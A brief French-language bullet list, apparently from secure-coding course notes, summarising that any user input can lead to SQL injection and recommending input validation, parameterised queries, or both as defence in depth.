- **Toute entrée utilisateur** peut potentiellement mener à une injection SQL
- Les **caractères spéciaux** non échappés/filtrés sont dangereux
- Il faut soit:
 - **valider/assainir les entrées**
 - utiliser des **requêtes paramétrées**
 - **les deux** (défense en profondeur)

